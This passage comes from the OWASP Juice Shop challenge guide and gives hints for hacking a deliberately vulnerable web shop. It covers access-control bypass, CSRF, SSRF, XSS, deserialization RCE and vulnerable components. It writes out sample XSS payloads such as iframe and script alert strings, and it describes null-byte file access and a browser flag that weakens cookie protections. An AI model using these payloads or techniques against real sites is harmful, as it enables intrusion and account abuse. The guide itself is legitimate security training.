
Mint the Honey Pot NFT by gathering BEEs from the bee haven

- Discover NFT wonders among the captivating visual memories.

Retrieve the photo of Bjoern's cat in "melee combat-mode"

Who wouldn't want to see Bjoern's cat fighting fiercely with a fury green plush toy?

- Check the Photo Wall for an image that could not be loaded correctly.
- You just have to (literally) inspect the problem to understand the basic issue.
- It can also help to try out the Tweet-button of the entry and observe what happens.



Place an order that makes you rich

It is probably every web shop's nightmare that customers might figure out away to *receive* money instead of *paying* for their purchase.

- You literally need to make the shop owe you any amount of money.
- Investigate the shopping basket closely to understand how it prevents you from creating orders that would fulfil the challenge.

Bypass a security control with a Poison Null Byte

By embedding NULL Bytes/characters into applications that do not handle postfix NULL terminators properly, an attacker can exploit a system using techniques such as Local File Inclusion. The Poison Null Byte exploit takes advantage strings with a known length that can contain null bytes, and whether or not the API being attacked uses null terminated strings. By placing a NULL byte in the string at a certain byte, the string will terminate at that point, nulling the rest of the string, such as a file extension.^[2]

- Analyze and tamper with links in the application until you get to an unprotected directory listing.
- Some files in there are not directly accessible because a security mechanism prevents access.
- The Poison Null Byte can trick the security mechanism into thinking that the file you want has a valid file type.
- Depending on the files you try to retrieve you will probably solve "Access a developer's forgotten backup file", "Access a salesman's forgotten backup file", "Access a misplaced SIEM signature file, or "Find the hidden easter egg" along the way.

Follow the DRY principle while registering a user

The DRY (Don't Repeat Yourself) Principle states:

Every piece of knowledge must have a single, unambiguous, authoritative representation within a system.

- You can solve this by cleverly interacting with the UI or bypassing it altogether.
- The obvious repetition in the User Registration form is the Repeat Password field.
- Try to register with either an empty or different value in Repeat Password.
- You can solve this challenge by cleverly interacting with the UI or bypassing it altogether.

Upload a file larger than 100 kB

The Juice Shop offers its customers the chance to complain about an order that left them unsatisfied. One of the juice bottles might have leaked during transport or maybe the shipment was just two weeks late. To prove their claim, customers are supposed to attach their order confirmation document to the online complaint. To prevent abuse of this functionality, the application only allows file uploads of 100 kB or less.

- You can attach a small file to the "Complaint" form. Investigate how this upload actually works.
- First you should try to understand how the file upload is actually handled on the client and server side.
- With this understanding you need to find a "weak spot" in the right place and have to craft an exploit for it.

Upload a file that has no .pdf or .zip extension

In addition to the maximum file size, the Juice Shop also verifies that the uploaded file is actually a PDF. All other file types are rejected.

- You can attach a PDF or ZIP file to the "Complaint" form. Investigate how this upload actually works.
- If you solved the "Upload a file larger than 100 kB" challenge, you should try to apply the same

solution here

Give a devastating zero-star feedback to the store

You might have realized that it is not possible to submit customer feedback on the *Contact Us* screen until you entered a comment and selected a star rating from 1 to 5. This challenge is about tricking the application into accepting feedback with 0 stars.

- Before you invest time bypassing the API, you might want to play around with the UI a bit.

[1] <https://cwe.mitre.org/data/definitions/20.html>

[2] http://hakipedia.com/index.php/Poison_Null_Byt

Broken Access Control

Most computer systems are designed for use with multiple users. Privileges mean what a user is permitted to do. Common privileges include viewing and editing files, or modifying system files.

Privilege escalation means a user receives privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used. Privilege escalation occurs in two forms:

- Vertical privilege escalation, also known as *privilege elevation*, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)
- Horizontal privilege escalation, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)^[1]

Challenges covered in this chapter

Name	Description	Difficulty
Admin Section	Access the administration section of the store.	☆ ☆
CSRF	Change the name of a user by performing Cross-Site Request Forgery from another origin.	☆ ☆ ☆
Easter Egg	Find the hidden easter egg.	☆ ☆ ☆ ☆
Five-Star Feedback	Get rid of all 5-star customer feedback.	☆ ☆
Forged Feedback	Post some feedback in another user's name.	☆ ☆ ☆
Forged Review	Post a product review as another user or edit any user's existing review.	☆ ☆ ☆

Name	Description	Difficulty
Manipulate Basket	Put an additional product into another user's shopping basket.	☆ ☆ ☆
Product Tampering	Change the <code>href</code> of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com .	☆ ☆ ☆
SSRF	Request a hidden resource on server through server.	☆ ☆ ☆ ☆ ☆ ☆
View Basket	View another user's shopping basket.	☆ ☆
Web3 Sandbox	Find an accidentally deployed code sandbox for writing smart contracts on the fly.	☆

Access the administration section of the store

Just like the score board, the admin section was not part of your "happy path" tour because there seems to be no link to that section either. In case you were already [logged in with the administrator account](#) you might have noticed that not even for him there is a corresponding option available in the main menu.

- It is just slightly harder to find than the score board link.
- Knowing it exists, you can simply guess what URL the admin section might have.
- Alternatively, you can try to find a reference or clue within the parts of the application that are not usually visible in the browser.
- It is probably just slightly harder to find and gain access to than the score board link.
- There is some access control in place, but there are at least three ways to bypass it.

Change the name of a user by performing Cross-Site Request Forgery from another origin

This challenge requires you to craft the code for the Cross-Site Request Forgery (CSRF) attack within <http://htmledit.squarefree.com>, which represents another [origin](#) than the Juice Shop. You can enter your HTML and Script code in the upper half of the page, while the result is instantly displayed in the lower half.

- Find a form which updates the username and then construct a malicious page in the online HTML editor. You probably need an older browser version for this.
- Take a look at what happens when you change the username within the profile page.
- Search for information about CSRF attacks and look out for examples that can be applied to this

challenge.

- Write the code for the CSRF attack within <http://htmledit.squarefree.com> and verify that it changes your username.

Please also be aware that the challenge is designed to be solved only with the specified online HTML editor. This means that Juice Shop will not recognize the challenge as solved when you are using another origin, such as for example JSFiddle or CodePen.

⚠️ Important information about browser compatibility

There is an ongoing initiative, called "Incrementally Better Cookies", which aims to reduce the impact of CSRF attacks by changing the default cookie handling of browsers. It is strongly recommended to understand these changes before attempting this challenge, as otherwise it might not be solvable:

- An overview of the planned changes to **SameSite** can be found in <https://web.dev/samesite-cookie-recipes/>.
- At the time of this writing, the challenge should work fine with Firefox 96.x or older.
- If you are in doubt, you can check the behavior of your browser using the website <https://samesite-sandbox.glitch.me/> - if you see the text "set ☒" in the first row below the column "Cross-site?", your browser uses the old default and should be able to solve the challenge.
- Although Chrome can be temporarily switched back to the old behavior by starting it with the option `--disable-features=SameSiteByDefaultCookies`, the CSRF attack will probably not execute anymore in Chrome 80.x or newer.

Find the hidden easter egg

An Easter egg is an intentional inside joke, hidden message, or feature in an interactive work such as a computer program, video game or DVD menu screen. The name is used to evoke the idea of a traditional Easter egg hunt.^[2]

- If you solved one of the four file access challenges, you already know where to find the easter egg.
- Simply reuse the trick that already worked for the files above.

When you open the easter egg file, you might be a little disappointed, as the developers taunt you about not having found the real easter egg! Of course finding that is a follow-up challenge to this one.

Get rid of all 5-star customer feedback

If you successfully solved above admin section challenge deleting the 5-star feedback is very easy.

- Once you found admin section of the application, this challenge is almost trivial.
- Nothing happens when you try to delete feedback entries? Check the JavaScript console for errors!

Post some feedback in another user's name

The Juice Shop allows users to provide general feedback including a star rating and some free text comment. When logged in, the feedback will be associated with the current user. When not logged in, the feedback will be posted anonymously. This challenge is about vilifying another user by posting a (most likely negative) feedback in his or her name!

- You can solve this by tampering with the user interface or by intercepting the communication with the RESTful backend.
- To find the client-side leverage point, closely analyze the HTML form used for feedback submission.
- The backend-side leverage point is similar to some of the XSS challenges found in OWASP Juice Shop.

Post a product review as another user or edit any user's existing review

The Juice Shop allows users to provide reviews of all the products. A user has to be logged in before they can post any review for any of the products. This challenge is about vilifying another user by posting a (most likely bad) review in his or her name!

- Observe the flow of product review posting and editing and see if you can exploit it.
- This challenge can be solved by using developers tool of your browser or with tools like postman.
- Analyze the form used for review submission and try to find a leverage point.
- This challenge is pretty similar to "Post some feedback in another user's name" challenge.

Put an additional product into another user's shopping basket

[View another user's shopping basket](#) was only about spying out other customers. For this challenge you need to get your hands dirty by putting a product into someone else's basket that cannot be already in there!

- Have an eye on the HTTP traffic while placing products in the shopping basket.
- Adding more instances of the same product to someone else's basket does not qualify as a solution. The same goes for stealing from someone else's basket.
- This challenge requires a bit more sophisticated tampering than others of the same ilk.

Change the href of the link within the O-Saft product description

The *OWASP SSL Advanced Forensic Tool (O-Saft)* product has a link in its description that leads to that projects wiki page. In this challenge you are supposed to change that link so that it will send you to <http://kimminich.de> instead. It is important to exactly follow the challenge instruction to make it light up green on the score board:

- Theoretically there are three possible ways to beat this challenge: a) broken admin functionality, b) holes in RESTful API or c) possibility for SQL Injection.
- In practice two of these three ways should turn out to be dead ends.

Request a hidden resource on server through server

This Server-side Request Forgery challenge will come back to the malware you used in [Infect the server with juicy malware by abusing arbitrary command execution](#).

- Reverse engineering something bad can make good things happen.
- Using whatever you find inside the malware directly will not do you any good.
- For this to count as an SSRF attack you need to make the Juice Shop server attack itself.
- Do not try to find the source code for the malware on GitHub. Take it apart with classic reverse-engineering techniques instead.

In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed. ^[3]

View another user's shopping basket

This horizontal privilege escalation challenge demands you to access the shopping basket of another user. Being able to do so would give an attacker the opportunity to spy on the victims shopping behaviour. He could also play a prank on the victim by manipulating the items or their quantity, hoping this will go unnoticed during checkout. This could lead to some arguments between the victim and the vendor.

- Try out all existing functionality involving the shopping basket while having an eye on the HTTP traffic.
- There might be a client-side association of user to basket that you can try to manipulate.
- In case you manage to update the database via SQL Injection so that a user is linked to another

shopping basket, the application will not notice this challenge as solved.

Find an accidentally deployed code sandbox

- It is just as easy as finding the Score Board.

[1] https://en.wikipedia.org/wiki/Privilege_escalation

[2] [https://en.wikipedia.org/wiki/Easter_egg_\(media\)](https://en.wikipedia.org/wiki/Easter_egg_(media))

[3] https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

Security Misconfiguration

Challenges covered in this chapter

Name	Description	Difficulty
Cross-Site Imaging	Stick cute cross-domain kittens all over our delivery boxes.	☆ ☆ ☆ ☆ ☆
Deprecated Interface	Use a deprecated B2B interface that was not properly shut down.	☆ ☆
Error Handling	Provoke an error that is neither very gracefully nor consistently handled.	☆
Login Support Team	Log in with the support team's original user credentials without applying SQL Injection or any other bypass.	☆ ☆ ☆ ☆ ☆ ☆

Stick cute cross-domain kittens all over our delivery boxes

The Juice Shop offers a *Deluxe Membership* that comes with reduced delivery fees and other perks. On the page advertising it, a heap of delivery boxes can be seen - all with the Juice Shop logo on them.



You are not eligible for deluxe membership!



Deluxe Membership

Enjoy amazing benefits as a a deluxe customer of OWASP Juice Shop. Check out what is included with your membership.



Deals and Offers

As a deluxe member, you get access to exclusive deals and irresistible offers.



Free Fast Delivery

Get unlimited free Fast Delivery for all products in the shop.



Unlimited Purchase

Enjoy unrestricted purchase of your favourite products.

- This challenge would formally have to be in several categories as the developers made multiple gaffes for this to be possible.
- Loading this page with an empty browser cache and on a slow (or throttled) connection will give you an idea on what the delivery box image is made of. Of course inspecting the page source will tell you just as much.
- You need to dive deep into the actual Angular code to understand this one.
- This challenge requires the exploitation of another vulnerability which even has its own two challenges in its very own category
- This challenge can only be solved by strictly using the mentioned "cross-domain kittens". No other kittens from anywhere else can solve this challenge.

Use a deprecated B2B interface that was not properly shut down

The Juice Shop represents a classic Business-to-Consumer (B2C) application, but it also has some enterprise customers for which it would be inconvenient to order large quantities of juice through the webshop UI. For those customers there is a dedicated B2B interface.

- The developers who disabled the interface think they could go invisible by just closing their eyes.
- The old B2B interface was replaced with a more modern version recently.
- When deprecating the old interface, not all of its parts were cleanly removed from the code

base.

- Simply using the deprecated interface suffices to solve this challenge. No attack or exploit is necessary.

Provoke an error that is neither very gracefully nor consistently handled

The OWASP Juice Shop is quite *forgiving* when it comes to bad input, broken requests or other failure situations. It is just not very sophisticated at *handling* errors properly. You can harvest a lot of interesting information from error messages that contain too much information. Sometimes you will even see error messages that should not be visible at all.

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Applications can also leak internal state via how long they take to process certain operations or via different responses to differing inputs, such as displaying the same error text with different error numbers. Web applications will often leak information about their internal state through detailed or debug error messages. Often, this information can be leveraged to launch or even automate more powerful attacks.^[1]

- Try to submit bad input to forms. Alternatively tamper with URL paths or parameters.
- This challenge actually triggers from various possible error conditions.
- You can try to submit bad input to forms to provoke an improper error handling.
- Tampering with URL paths or parameters might also trigger an unforeseen error.

If you see the success notification for this challenge but no error message on screen, the error was probably logged on the JavaScript console of the browser. You were supposed to have it open all the time anyway, remember?

Log in with the support team's original user credentials

This is another *follow-the-breadcrumbs* challenge of the tougher sort. As a little background story, imagine that the OWASP Juice Shop was developed in the *classic style*: The development team wrote the code and then threw it over the fence to an operations and support team to run and troubleshoot the application. Not the slightest sign of [DevOps](#) culture here.

- The underlying flaw of this challenge is a lot more human error than technical weakness.
- The support team is located in a low-cost country and the team structure fluctuates a lot due to people leaving for jobs with even just slightly better wages.
- To prevent abuse the password for the support team account itself is actually very strong.

- To allow easy access during an incident, the support team utilizes a 3rd party tool which every support engineer can access to get the current account password from.
- While it is also possible to use SQL Injection to log in as the support team, this will not solve the challenge.

[1] https://wiki.owasp.org/index.php/Top_10_2007-Information_Leakage

Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.^[1]


Challenges covered in this chapter

Name	Description	Difficulty
API-only XSS	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('xss)">'></code> without using the frontend application at all.	☆ ☆ ☆
Bonus Payload	Use the bonus payload <code><iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe></code> in the DOM XSS challenge.	☆
Client-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('xss)">'></code> bypassing a client-side security mechanism.	☆ ☆ ☆

Name	Description	Difficulty
CSP Bypass	Bypass the Content Security Policy and perform an XSS attack with <code><script>alert('xss')</script></code> on a legacy page within the application.	☆ ☆ ☆ ☆
DOM XSS	Perform a <i>DOM</i> XSS attack with <code><iframe src="javascript:alert('xss")></code> .	☆
HTTP-Header XSS	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('xss")></code> through an HTTP header.	☆ ☆ ☆ ☆
Reflected XSS	Perform a <i>reflected</i> XSS attack with <code><iframe src="javascript:alert('xss")></code> .	☆ ☆
Server-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('xss")></code> bypassing a server-side security mechanism.	☆ ☆ ☆ ☆
Video XSS	Embed an XSS payload <code></script><script>alert('xss')</script></code> into our promo video.	☆ ☆ ☆ ☆ ☆ ☆

Perform a persisted XSS attack without using the frontend application at all

As presented in the [Architecture Overview](#), the OWASP Juice Shop uses a JavaScript client on top of a RESTful API on the server side. Even without giving this fact away in the introduction chapter, you would have quickly figured this out looking at their interaction happening on the network. Most actions on the UI result in [XMLHttpRequest \(XHR\)](#) objects being sent and responded to by the server.



For the XSS Tier 3 challenge it is necessary to work with the server-side API directly. You will need a command line tool like `curl` or a tool for HTTP request tampering to master this challenge.

- You need to work with the server-side API directly. Try different HTTP verbs on different entities exposed through the API.
- A matrix of known data entities and their supported HTTP verbs through the API can help you here.
- Careless developers might have exposed API methods that the client does not even need.

Use the bonus payload in the DOM XSS challenge

The underlying vulnerability of this challenge is the same as for the [Perform a DOM XSS attack](#) challenge. The effect of the payload is much more entertaining, though.

- First, solve the "Perform a DOM XSS attack" challenge.
- Now it is just a question of copying and pasting the payload into the same vulnerable field.
- Crank up the volume of your computer before submitting the payload! 🔊

Bypass the Content Security Policy and perform an XSS attack on a legacy page

In the [Architecture overview](#) you were told that the Juice Shop uses a modern *Single Page Application* frontend. That was not entirely true.

- What is even "better" than a legacy page with a homegrown RegEx sanitizer? Having CSP injection issues on the exact same page as well!
- Find a screen in the application that looks subtly odd and dated compared with all other screens.
- Before trying any XSS attacks, you should understand how the page is setting its Content Security Policy.

- For the subsequent XSS, make good use of the flaws in the homegrown sanitization based on a RegEx!

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement to distribution of malware.

CSP is designed to be fully backward compatible ([...]). Browsers that don't support it still work with servers that implement it, and vice-versa: browsers that don't support CSP simply ignore it, functioning as usual, defaulting to the standard same-origin policy for web content. If the site doesn't offer the CSP header, browsers likewise use the standard same-origin policy.

To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header ([...]).^[2]

Perform a persisted XSS attack bypassing a client-side security mechanism

This challenge is founded on a very common security flaw of web applications, where the developers ignored the following golden rule of input validation:

Be aware that any JavaScript input validation performed on the client can be bypassed by an attacker that disables JavaScript or uses a Web Proxy. Ensure that any input validation performed on the client is also performed on the server.^[3]

- There are only some input fields in the Juice Shop forms that validate their input.
- Even less of these fields are persisted in a way where their content is shown on another screen.
- Bypassing client-side security can typically be done by either disabling it on the client (i.e. in the browser by manipulating the DOM tree) or by ignoring it completely and interacting with the backend instead.

Perform a DOM XSS attack

DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code.

The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.^[4]

- Look for an input field where its content appears in the HTML when its form is submitted.
- This challenge is almost indistinguishable from "Perform a reflected XSS attack" if you do not look "under the hood" to find out what the application actually does with the user input.

Perform a persisted XSS attack through an HTTP header

This XSS challenge originates from an unsafely processed user input via an HTTP header. The difficulty lies in finding the attack path whereas the actual exploit is rather business as usual.

- Finding a piece of displayed information that could originate from an HTTP header is part of this challenge.
- You might have to look into less common or even proprietary HTTP headers to find the leverage point.
- Adding insult to injury, the HTTP header you need will never be sent by the application on its own.

Perform a reflected XSS attack

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.^[5]

- Look for a url parameter where its value appears in the page it is leading to.
- Try probing for XSS vulnerabilities by submitting text wrapped in an HTML tag which is easy to spot on screen, e.g. <h1> or <strike>.

Perform a persisted XSS attack bypassing a server-side security mechanism

This is one of the hardest XSS challenges, as it cannot be solved by just fiddling with the client-side JavaScript or bypassing the client entirely. Whenever there is a server-side validation or input processing involved, you should investigate how it works. Finding out implementation details e.g. used libraries, modules or algorithms - should be your priority. If the application does not leak this kind of details, you can still go for a *blind approach* by testing lots and lots of different attack payloads and check the reaction of the application.

When you actually understand a security mechanism you have a lot higher chance to beat or trick it somehow, than by using a trial and error approach.

- The "Comment" field in the "Customer Feedback" screen is where you want to put your focus on.
- The Comment field in the Contact Us screen is where you want to put your focus on.
- The attack payload `<iframe src="javascript:alert(xss)">` will not be rejected by any validator but stripped from the comment before persisting it.
- Look for possible dependencies related to input processing in the package.json.bak you harvested earlier.
- If an XSS alert shows up but the challenge does not appear as solved on the Score Board, you might not have managed to put the exact attack string `<iframe src="javascript:alert(xss)">` into the database?

Embed an XSS payload into our promo video

As with the previous one, the difficulty of this challenge is based on how hard it is to successfully place the XSS payload in the application.

- Without utilizing the vulnerability behind another ★★☆☆☆ challenge it is not possible to plant the XSS payload for this challenge.
- The mentioned "marketing collateral" might have been publicly advertised by the Juice Shop but is not necessarily part of its sitemap yet.
- It might help to perform some online searches for structurally similar web projects once you get stuck.
- This challenge will always partially keep you blindfolded, no matter how hard you do research and analysis.

[1] <https://owasp.org/www-community/attacks/xss/>

[2] <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

[3] https://owasp.org/www-project-cheat-sheets/cheatsheets/Input_Validation_Cheat_Sheet

[4] [https://wiki.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://wiki.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))

[5] [https://wiki.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_\(OWASP-DV-001\)](https://wiki.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001))

Insecure Deserialization

Serialization is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them to storage, or to send as part of communications. Deserialization is the reverse of that process—taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.

However, many programming languages offer a native capability for serializing objects. These native formats usually offer more features than JSON or XML, including customizability of the serialization process. Unfortunately, the features of these native deserialization mechanisms can be repurposed for malicious effect when operating on untrusted data. Attacks against deserializers have been found to allow denial-of-service, access control, and remote code execution attacks.^[1]

Challenges covered in this chapter

Name	Description	Difficulty
Blocked RCE DoS	Perform a Remote Code Execution that would keep a less hardened application busy forever.	☆ ☆ ☆ ☆ ☆
Memory Bomb	Drop some explosive data into a vulnerable file-handling endpoint.	☆ ☆ ☆ ☆ ☆
Successful RCE DoS	Perform a Remote Code Execution that occupies the server for a while without using infinite loops.	☆ ☆ ☆ ☆ ☆ ☆

 Please note that both RCE challenges described below are **not available** when running the Juice Shop in either a Docker container or on a Heroku dyno! The deserialization actually happens in a sandbox with a timeout, but with sufficient skills an attacker could break out of the sandbox and actually harm the underlying system. While it is unfortunate to not have RCE challenges on containerized environments, this illustrates how hard it is to protect against deserialization attacks except for not using it at all.

Perform a Remote Code Execution that would keep a less hardened application busy forever

Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application. This type of attack exploits poor handling of untrusted data. These types of attacks are usually made possible due to a lack of proper input/output data validation, for example:

- allowed characters (standard regular expressions classes or custom)
- data format
- amount of expected data

Code Injection differs from Command Injection in that an attacker is only limited by the functionality of the injected language itself. If an attacker is able to inject PHP code into an application and have it executed, he is only limited by what PHP is capable of. Command injection consists of leveraging existing code to execute commands, usually within the context of a shell.^[2]

The ability to trigger arbitrary code execution from one machine on another (especially via a wide-area network such as the Internet) is often referred to as remote code execution.^[3]

- The feature you need to exploit for this challenge is not directly advertised anywhere.
- As the Juice Shop is written in pure Javascript, there is one data format that is most probably used for serialization.
- You should try to make the server busy for all eternity.
- The challenge will be solved if you manage to trigger the protection of the application against a very specific DoS attack vector.
- Similar to the "Let the server sleep for some time" challenge (which accepted nothing but NoSQL Injection as a solution) this challenge will only accept proper RCE as a solution. It cannot be solved by simply hammering the server with requests. That would probably just kill your server instance.

Drop some explosive data into a vulnerable file-handling endpoint

- This one is actually similar to the XXE DoS challenge in every way except the data format being (ab)used.
- You can only solve this challenge by keeping the server busy for >2sec with your attack.

- The effectiveness of attack payloads for this challenge might depend on the operating system the Juice Shop is running on.

Perform a Remote Code Execution that occupies the server for a while without using infinite loops

An infinite loop (or endless loop) is a sequence of instructions in a computer program which loops endlessly, either due to the loop having no terminating condition, having one that can never be met, or one that causes the loop to start over.^[4]

- Your attack payload must not trigger the protection against too many iterations and infinite loops.
- This challenge uses the same leverage point as the "Perform a Remote Code Execution that would keep a less hardened application busy forever" challenge.

[1] https://owasp.org/www-project-cheat-sheets/cheatsheets/Deserialization_Cheat_Sheet.html

[2] https://owasp.org/www-community/attacks/Code_Injection

[3] https://en.wikipedia.org/wiki/Arbitrary_code_execution

[4] https://en.wikipedia.org/wiki/Infinite_loop

Vulnerable Components

The challenges in this chapter are all about security issues of libraries or other 3rd party components the application uses internally.

Challenges covered in this chapter

Name	Description	Difficulty
Arbitrary File Write	Overwrite the Legal Information file.	★ ★ ★ ★ ★ ★
Forged Signed JWT	Forge an almost properly RSA-signed JWT token that impersonates the (non-existing) user <code>rsa_lord@juice-sh.op</code> .	★ ★ ★ ★ ★ ★
Frontend Typosquatting	Inform the shop about a typosquatting imposter that dug itself deep into the frontend. (Mention the exact name of the culprit)	★ ★ ★ ★ ★
Kill Chatbot	Permanently disable the support chatbot so that it can no longer answer customer queries.	★ ★ ★ ★ ★
Legacy Typosquatting	Inform the shop about a typosquatting trick it has been a victim of at least in v6.2.0-SNAPSHOT . (Mention the exact name of the culprit)	★ ★ ★ ★
Local File Read	Gain read access to an arbitrary local file on the web server.	★ ★ ★ ★ ★
Supply Chain Attack	Inform the development team about a danger to some of <i>their</i> credentials. (Send them the URL of the <i>original report</i> or an assigned CVE or another identifier of this vulnerability)	★ ★ ★ ★ ★
Unsigned JWT	Forge an essentially unsigned JWT token that impersonates the (non-existing) user <code>jwtn3d@juice-sh.op</code> .	★ ★ ★ ★ ★

Name	Description	Difficulty
Vulnerable Library	Inform the shop about a vulnerable library it is using. (Mention the exact library name and version in your comment)	☆ ☆ ☆ ☆

Overwrite the Legal Information file

